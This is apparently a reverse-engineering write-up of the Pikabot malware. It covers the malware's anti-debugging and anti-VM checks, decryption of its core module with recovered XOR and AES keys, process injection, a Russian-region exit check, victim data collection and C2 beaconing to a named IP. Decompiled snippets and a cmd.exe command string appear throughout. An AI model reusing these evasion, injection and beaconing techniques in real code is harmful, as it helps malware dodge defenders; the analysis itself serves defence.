The malware uses a series of anti-debugging checks before continuing, the checks used:

1. Test Exception EXCEPTION_BREAKPOINT (0x80000003) using the resolved `AddVectoredExceptionHandler` followed by a function to trigger the `EXCEPTION_BREAKPOINT` exception using `INT 0x2D`. Then it removes the handler using `RemoveVectoredExceptionHandler`. In a subsequent call, it uses `int 3` instead of `int 0x2D`.




```
  AddVectoredExceptionHandler_1 = mw_func_resolve(mw_dll_selector_1, AddVectoredExceptionHandler);
  v10 = ((int (__stdcall *)(int, int (__stdcall *)(_DWORD **)))AddVectoredExceptionHandler_1)(v4, mw_INT3_anti_debug);
  mw_prob_EXCEPTION_BREAKPOINT = v6;
  mw_int_2D();
  v11 = mw_func_resolve(v33, (const CHAR *)&RemoveVectoredExceptionHandler);
  ((void (__stdcall *)(int))v11)(v10);
  return mw_prob_EXCEPTION_BREAKPOINT;
}
```

```
; int mw_int_2D()
mw_int_2D       proc near
                mov     eax, 0
                int     2Dh
                nop
                retn
mw_int_2D       endp
```

1. check `BeingDebugged` flag.
2. Win32 API `CheckRemoteDebuggerPresent` and `IsDebuggerPresent`
3. delay the execution using `beep` function to escape Sandbox environments.
4. Anti-VM trick is that it imports different Libraries that don't exist in most of the VMs and Sandboxes. Libraries are: `NlsData0000.DLL` , `NetProjW.DLL` , `Ghofr.LL` and `fg122.DLL`.
5. Checks `NtGlobalFlag` as it is equal zero by default but set to 0x70 if a debugger is attached.
6. Calls `NtQueryInformationProcess` with `ProcessDebugPort` (0x7) Flag.

7. Function `sub_10002315` has a couple of *Anti debugging & Anti Emulation* checks. The first it Uses `GetWriteWatch` and `VirtualAlloc` APIs To test for a Debugger attached or Sandbox environment by making a call to `VirtualAlloc` with `MEM_WRITE_WATCH` Flag specified, then call `GetWriteWatch` to retrieve the addresses of the allocated pages that has been written to since the allocation or the write-track state has been reset. PoC.
   The second check is a series of function calls that are responsible for checking if the malware runs in sandbox or emulation environment. its return values will determine if the system is running normal or something is happening (Sandbox or emulation). It starts by checking the atom name using `GlobalGetAtomNameW` passing invalid `nAtom = 0` parameter and checking the return value *(Should be 0)*.

```
mw_GlobalGetAtomNameW = mw_func_resolve(v297, &GlobalGetAtomNameW);
atom_str_len = (mw_GlobalGetAtomNameW)(zero, allocated_mem, v235);
if ( atom_str_len != zero_ )
  goto LABEL_304;
v236 = v294 * v295;
mw_GetEnvirnmentVariableA = mw_func_resolve(v293, &GetEnvirnmentVariableA);
ret_value_0 = (mw_GetEnvirnmentVariableA)(random_env, allocated_mem, v236);// %random_environment_var_name_that_doesnt_exist?[]<>@\\;*!-{}#:/~%
if ( ret_value_0 != zero__ )
  goto LABEL_304;
mw_GetBinaryTypeA = mw_func_resolve(v291, GetBinaryTypeA);
ret_0_not_exe = (mw_GetBinaryTypeA)(&random_file_1, allocated_mem);//  %random_file_name_that_doesnt_exist?[]<>@\;*!-{}#:/~%
                                                //
if ( ret_0_not_exe != zero___ )        // zero return if not exe or it is DLL
  goto LABEL_304;
```

   The next is to call `GetEnvirnmentVariableA` with `lpName = %random_file_name_that_doesnt_exist?[]<>@\\;*!-{}#:/~%` expecting it to return 0 as it is likely to have an environment variable name like that. Then, it calls `GetBinaryTypeA` with `lpApplicationName = %random_file_name_that_doesnt_exist?[]<>@\\;*!-{}#:/~%` expecting it to return 0 as well. Then it calls `HeapQueryInformation` with invalid `HEAP_INFORMATION_CLASS` value (69). Same thing with `ReadProcessMemory` API passing invalid address `0x69696969`. Then, it is called `GetThreadContext` passing reused allocated memory and not a pointer to `Context` structure.

8. Uses `SetLastError` and `GetLastError` with *OutputDebugStringA("anti-debugging test.")* to check if the debugger attached, the debug message will be printed successfully and. If the debugger is not attached, the error code will be changed indicating that no debugger is attached.

9. Check the number of processors using `GetSystemInfo`. Less than 2 return 0 indicating VM environment.

10. Uses `__rdtsc` twice to detect single stepping in the debuggers. the same thing with `QueryerformanceCounter` and `GetTickCount64`.


11. Check the memory size with `GlobalMemoryStatusEx` to check if it is less than 2 GB.

12. Check the `Trap` flag (T) as indicator if single stepping.

Unpacking Core module

After doing Anti-Analysis checks, the Loader extracts the core module from the resource section. The core module is scattered through multiple PNG files in `RCData` -In this sample- Resource. It checks for 4 Bytes string in the resource, It's the beginning of the encrypted blob of the core component. In the sample we are discussing are `ttyf` and `oEom`


After getting the offset of the beginning of the encrypted data. It decrypts a 20-byte string to use it as an XOR key to perform the first stage of the decryption. To get the key, the function needs to be emulated from the beginning as it makes some calculations to decode the twenty bytes -scattered through multiple variables- then, gather them into one variable.



```
.text:10012154
.text:10012154 loc_10012154:
.text:10012154 mov     ebx, [ebp+var_64]
.text:10012157 mov     byte ptr [ebp+var_4C], bl
.text:1001215A mov     ebx, [ebp+var_68]
.text:1001215D mov     byte ptr [ebp+var_4C+1], bl
.text:10012160 mov     ebx, [ebp+var_6C]
.text:10012163 mov     byte ptr [ebp+var_4C+2], bl
.text:10012166 mov     ebx, [ebp+var_70]
.text:10012169 mov     byte ptr [ebp+var_4C+3], bl
.text:1001216C mov     ebx, [ebp+var_74]
.text:1001216F mov     byte ptr [ebp+var_48], bl
.text:10012172 mov     ebx, [ebp+var_78]
.text:10012175 mov     edi, [ebp+edi*4+var_38]
.text:10012179 mov     byte ptr [ebp+var_48+1], bl
.text:1001217C mov     ebx, [ebp+var_7C]
.text:1001217F mov     byte ptr [ebp+var_48+2], bl
.text:10012182 mov     ebx, [ebp+var_80]
.text:10012185 mov     byte ptr [ebp+var_48+3], bl
.text:10012188 mov     ebx, [ebp+var_84]
.text:1001218E mov     byte ptr [ebp+var_44], bl
.text:10012191 mov     ebx, [ebp+var_88]
.text:10012197 mov     byte ptr [ebp+var_44+1], bl
.text:1001219A mov     ebx, [ebp+var_8C]
.text:100121A0 mov     byte ptr [ebp+var_44+2], bl
.text:100121A3 mov     ebx, [ebp+var_90]
.text:100121A9 mov     byte ptr [ebp+var_44+3], bl
.text:100121AC mov     ebx, [ebp+var_94]
.text:100121B2 mov     byte ptr [ebp+var_40], bl
.text:100121B5 mov     ebx, [ebp+var_98]
.text:100121BB mov     byte ptr [ebp+var_40+1], bl
.text:100121BE mov     ebx, [ebp+var_9C]
.text:100121C4 mov     byte ptr [ebp+var_40+2], bl
.text:100121C7 mov     ebx, [ebp+var_A0]
.text:100121CD mov     byte ptr [ebp+var_40+3], bl
.text:100121D0 mov     ebx, [ebp+var_5C]
.text:100121D3 mov     byte ptr [ebp+var_3C], bl
.text:100121D6 mov     byte ptr [ebp+var_3C+1], dl
.text:100121D9 mov     byte ptr [ebp+var_3C+2], cl
.text:100121DC mov     byte ptr [ebp+var_3C+3], al
.text:100121DF cmp     edi, [ebp+var_60]
.text:100121E2 jnb     short loc_10012261
```

```
from qiling import *
from qiling.const import QL_VERBOSE

argv =
[r"qiling\\examples\\rootfs\\x86_windows\\Windows\\bin\\pika.dll"]
rootfs = r"qiling\\examples\\rootfs\\x86_windows"

ql = Qiling(argv=argv, rootfs=rootfs, verbose=QL_VERBOSE.OFF)

ql.emu_start(begin=0x10011A5E, end=0x100121DF)
print(ql.mem.read(ql.arch.regs.ebp - 0x4c ,0x14))
ql.emu_stop()
```

The output




```
[!]     api IsDBCSLeadByte (kernelbase) is not implemented
[!]     api RtlSetLastWin32Error (ntdll) is not implemented
[!]     api memcmp (ucrtbase) is not implemented
bytearray(b'uymJvwjLObGxTqnGjHbk')
```

The core module is stored in two PNG images in the resource section. After The XOR operation is done, The XORed data is then decrypted using AES (CBC) Algorithm using a 32-byte key and the first 16-byte of the key used as an initialization vector. In this sample the Key is decrypted at the address `0x100114B0`, after emulating this section, we got the key `q10u9EYBtqXC1XUhmGmI7XUitdOpydzB`. After Decrypting the Core module, it is injected in `C:\\Windows\\SysWOW64\\SndVol.exe` process.

> Note: the target process varies across the samples. I looked at another one and it was C:\Windows\System32\WWAHost.exe

To get the core module, you can put a breakpoint on `WriteProcessMemory` and dump the memory buffer containing the injected code. In my case I had to change the name of the target process as the original target process does not exist on my machine.

> The whole binary is not written in one time so be patient OR write down the address of the injected code in the target process and put a breakpoint on ResumeThread and dump the address, it will be mapped to you will need to unmap it first. OR you can just dump the heap buffer that contains the decrypted data and dump the memory section, but it will need to be cleaned.



```
Address   Hex                                               ASCII
007CABA8  4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00  MZ..........ÿÿ..
007CABB8  B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00  ¸.......@.......
007CABC8  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
007CABD8  00 00 00 00 00 00 00 00 00 00 00 00 E0 00 00 00  ............à...
007CABE8  0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68  ..º..´.Í!¸.LÍ!Th
007CABF8  69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F  is program canno
007CAC08  74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20  t be run in DOS 
007CAC18  6D 6F 64 65 2E 0D 0D 0A 24 00 00 00 00 00 00 00  mode....$.......
007CAC28  52 FD C0 15 16 9C AE 46 16 9C AE 46 16 9C AE 46  RýÀ..®F..®F..®F
007CAC38  C5 EE AF 47 13 9C AE 46 16 9C AF 46 14 9C AE 46  Åî¯G..®F..¯F..®F
007CAC48  D7 E0 A6 47 03 9C AE 46 D7 E0 AD 47 17 9C AE 46  ×à¦G..®F×à.G..®F
007CAC58  D7 E0 AE 47 17 9C AE 46 D7 E0 AC 47 17 9C AE 46  ×à®G..®F×à¬G..®F
007CAC68  52 69 63 68 16 9C AE 46 00 00 00 00 00 00 00 00  Rich..®F........
007CAC78  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
007CAC88  50 45 00 00 4C 01 04 00 EC 55 E2 63 00 00 00 00  PE..L...ìUâc....
007CAC98  00 00 00 00 E0 00 02 21 0B 01 0E 22 00 7C 00 00  ....à..!..."..|..
007CACA8  00 0A 00 00 00 00 00 00 78 4D 00 00 00 10 00 00  ........xM......
```


Third stage: Pikabot Core module

> I uploaded the unpacked sample to [malware bazaar] (MalwareBazaar | SHA256 11cbb0233aff83d54e0d9189d3a08d02a6bbb0ffa5c3b161df462780e0ee2d2d (abuse.ch))

The core module uses the same string encryption method so applying the previous script works well. The DLL contains a small number of functions and exports. `DllRegisterServer` contains a call to `sub_100025FF` function that has all the functionality of the Core module. The same API dynamic resolving function (*sub_100036BA*) is used but more DLLs are added to use network and other functionalities required. The Additional DLLs are: `Wininet.dll`, `Advapi32.dll` and `NetApi32.dll`

System language check

The first thing the malware does is to check the language code of the victim machine.



```
mw_GetUserDefaultLangID = (int (*)(void))mw_resolve_api(1, (int)GetUserDefaultLangID);
langID = mw_GetUserDefaultLangID();
if ( langID > 1064u )
{
  Georgian = langID - 1079;                          // Georgian
  if ( !Georgian )
    return 1;
  v9 = Georgian - 8;                                 // Kazakh
  if ( !v9 )
    return 1;
  v7 = v9 == 1028;
}
else
{
  if ( langID == 1064 )                              // tajik
    return 1;
  v4 = langID - 1049;                                // Russian
  if ( !v4 )
    return 1;
  v5 = v4 - 9;                                       // Ukrainian
  if ( !v5 )
    return 1;
  v6 = v5 - 1;                                       // Belarusian
  if ( !v6 )
    return 1;
  v7 = v6 == 1;                                      // Slovenian
}
if ( v7 )
  return 1;
```

If the Region is one of the following lists, the malware will exit without any further activity.

- Georgia
- Kazakhstan
- Tajikistan
- Russia
- Ukraine
- Belarus


Anti Analysis

Then, it performs some basic anti debugging checks (`sub_10001994`).

- `BeingDebugged` flag.
- `NtGlobalFlag` ANDed with 0x70 to check if a debugger is attached.
- `rdtsc` instruction. check the delay between two calls.
- Trap flag (T) of the `EFLAGS` register (T flag is the eighth bit)

And it uses two Anti VM checks (`sub_10001AA6`):

- It executes `cpuid` instruction with `EAX = 0x40000000` to return Hypervisor brand and compare the returned value in the *ECX == 0x4D566572* and *EDX == 0x65726177* which are VMware CPUID value (for more explanation and how to defeat it, check this blog).
- Check the existence of Virtual Box related registry key `HARDWARE\\\\ACPI\\\\DSDT\\\\VBOX__`




```
VBOX_reg_key[25] = 0;                       // HARDWARE\\ACPI\\DSDT\\VBOX__
mw_RegOpenKeyExW = mw_resolve_api(1, RegOpenKeyExW);
return mw_RegOpenKeyExW(HKEY_LOCAL_MACHINE, VBOX_reg_key, 0, KEY_READ, &v10) == 0;
```

The malware then checks the command execution functionality using a command that vary across the samples.

```
cmd.exe /C "ping localhost && copy /b /y %s\\%s
%s\\%s"
```

passing this wide string to `wsprintfW` function with only one string `%SystemRoot%` -This could lead to unexpected behavior; it could raise access violation exception or just continue and only the first placeholder replaced. - The output is then executed using `CreateProcessW` and the return value is checked to determine the function's return value, if it is 0, return 0 if not, it will call `CloseHandle()` twice:


- The first with a valid handle to close the process created.
- the second with invalid handle = 0, will return 0 -or should be 0 in normal systems, this could be anti-sandbox/emulation not sure as the function's return value is not used-.



```
mw_CreateProcessW = mw_resolve_api(1, CreateProcessW);
result = mw_CreateProcessW(0, cmd_command, 0, 0, 1, 0x10, 0, 0, v13, &process_info);
if ( !result )
  return result;
pHandle_1 = process_info;
mw_CloseHandle = mw_resolve_api(1, CloseHandle);
mw_CloseHandle(pHandle_1);
zero_3 = zero;
mw_CloseHandle_1 = mw_resolve_api(1, CloseHandle_1);
return mw_CloseHandle_1(zero_3);
```

Hardcoded Mutex!


It uses a hardcoded mutex value `{99C10657-633C-4165-9D0A-082238CB9FE0}` to make sure that the victim is not infected twice by calling `CreateMutexW` followed by a call to `GetLastError` to check the last error code.



```
  mw_CreateMutexW = mw_resolve_api(1, CreateMutexW);
  mw_CreateMutexW(0, 1, mutex_value);           // {99C10657-633C-4165-9D0A-082238CB9FE0}
  mw_GetLastError = mw_resolve_api(1, GetLastError);
  result = mw_GetLastError();
  if ( result == ERROR_ALREADY_EXISTS )
    return result;
```

Collect victim info.

The next step is to collect some information about the victim system to send them to the C2 server (`sub_10008263`). The first thing you will see at the beginning of this function is a big stack string. This string is the schema that will be filled with the victim info, decoding this string will give us the following.



```
[!]     api _initialize_onexit_table (ucrtbase) is not implemented
[!]     api _initialize_onexit_table (ucrtbase) is not implemented
bytearray(b'{"uuid": "%s", "stream": "%s", "os_version": "Win %d.%d %d", "product_number": %s, "username": "%s", "pc_name": "%s",
"cpu_name": "%s", "arch": "%s", "pc_uptime": %d, "gpu_name": "%s", "ram_amount": %d, "screen_resolution": "%s", "version": "%s", "
av_software": "%s", "domain_name": "%s", "domain_controller_name": "%s", "domain_controller_address": "%s"}')
```

The **stream** = `bb_d2@T@dd48940b389148069ffc1db3f2f38c0e` and **version** = `0.1.7` are predefined in the binary. The information collection process is done as follows (`sub_1000241E`):

- Get the `os_version` from `OSMajorVersion` , `OSMinorVersion` and `OSBuildNumber` from the PEB structure and `GetProductInfo` API.
- Get the victim's `username` by calling `GetUserNameW` API.
- Get the `pc_name` by calling `GetComputerName` API.
- Get the `cpu_name` by executing `cpuid` instruction with initial value `EAX = 0x80000000`.
- Get the `gpu_name` by calling `EnumDisplayDevicesW` API.
- Get the `ram_amount` by calling `GlobalMemoryStatusEx` API.
- Get the `pc_uptime` by calling `GetTickCount` API.
- Get the `screen_resolution` by calling `GetWindowRect` and `GetDesktopWindow` APIs.
- Get the `arch` by calling `GetSystemInfo` API.
- Get the `domain_name` by calling `GetComputerNameExW` API.
- Get `domain_controller_name` by calling `DsGetDcNameW` API or return `unknown` if not available. Each data item fills its location by calling `wsprintfW` function so, it will become like the following but with the victim collected data.

```
"{"uuid": "uuid",
"stream":
"bb_d2@T@dd48940b389148069ffc1db3f2f38c0e",
 "os_version": "OS version and build number",
 "product_number": ,
 "username": " victim username",
 "pc_name": "computer name",
"cpu_name": "cpu name",
 "arch": "system architecture",
"pc_uptime": ,
"gpu_name": "gpu name",
 "ram_amount": "ram amount",
 "screen_resolution": "screen resolution",
 "version": "0.1.7",
"av_software": "unknown",
 "domain_name": "",
 "domain_controller_name": "unknown",
 "domain_controller_address": "unknown"}"
```

C2 server communication

The data collected is encoded using standard Base64 then encrypted using AES using the first 32-byte as the key and the first 16-byte of the key as the IV. then the data decoded with Base64 and sent to C2 server IP = `37.1.215.220` using *POST* request to the subdirectory `messages/INJtv97YfpOzznVMY`. The response is decoded in the same way too. The initial beacon contains `user_id=Him3xrn9e&team_id=JqLtxw1h` hardcoded string added to IP parameters. The request header is included in the binary as follows:

```
Content-Type: application/x-www-form-
urlencoded\\r\\n
Accept: */*\\r\\n
Accept-Language: en-US,en;q=0.5\\r\\n
Accept-Encoding: gzip, deflate\\r\\n
User-Agent: %s\\r\\n
```

The `User-Agent` is also in the binary, and it is:

```
Mozilla/4.0 (Compatible; MSIE 8.0; Windows NT 5.2;
Trident/6.0)
```

The response of the initial sent packet (knock) contains some commands to be executed on the victim machine:

Response	command
whoami	execute whoami /all command
ipconfig	execute ipconfig /all command
screenshoot	take a snapshot of all the running processes of the victim machine using CreateToolhel32Snashot, Process32FirstW and Process32NextW

The data requested decoded in the following form to be sent to the attacker but to different subdirectory `messages/ADXDAG6`

```
{ "uuid": "%s", "additional_type": "%s", "data":
" " }
```

